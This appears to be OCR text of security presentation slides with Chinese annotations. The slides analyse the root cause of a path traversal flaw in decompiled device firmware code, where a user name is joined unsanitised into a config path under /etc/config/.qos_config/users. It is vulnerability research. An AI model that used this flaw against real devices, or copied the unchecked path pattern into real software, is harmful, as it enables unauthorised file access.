
Path Traversal - Root Cause



```
int device_auth_get_user_config_path(char *user, char *ret,
                                     int len) {
  v1 = Get_User_Config_Root_Path(user, path, 514);
  if (v1 || __xstat64(1, path, &v6) && mkdir(path, 0x1ED))
    return -1;
  else
    snprintf(ret, len, "%s/%s", path, "auth.conf");
  return v1;
}
```


Path Traversal - Root Cause

user 作為參數，回傳 user 的 auth.conf 檔案位置



```
int device_auth_get_user_config_path(char *user, char *ret,
                                     int len) {
  v1 = Get_User_Config_Root_Path(user, path, 514);
  if (v1 || __xstat64(1, path, &v6) && mkdir(path, 0x1ED))
    return -1;
  else
    snprintf(ret, len, "%s/%s", path, "auth.conf");
  return v1;
}
```


Path Traversal - Root Cause



```
int device_auth_get user config path(char *user, char *ret,

  v1 = Get_User_Config_Root_Path(user, path, 514);
  if (v1 || __xstat64(1, path, &v6) && mkdir(path, 0x1ED))
    return -1;
  else
    snprintf(ret, len, "%s/%s", path, "auth.conf");
  return v1;
}
```

取得 user 的 Config 目錄位置


Path Traversal - Root Cause



```
int device_auth_get user config path(char *user, char *ret,

  v1 = Get_User_Config_Root_Path(user, path, 514);
  if (v1 || __xstat64(1, path, &v6) && mkdir(path, 0x1ED))
    return -1;
  else
    snprintf(ret, len, "%s/%s", path, "auth.conf");
  return v1;
}
```

設定 path = /etc/config/.qos_config/users/<user>

Path Traversal - Root Cause

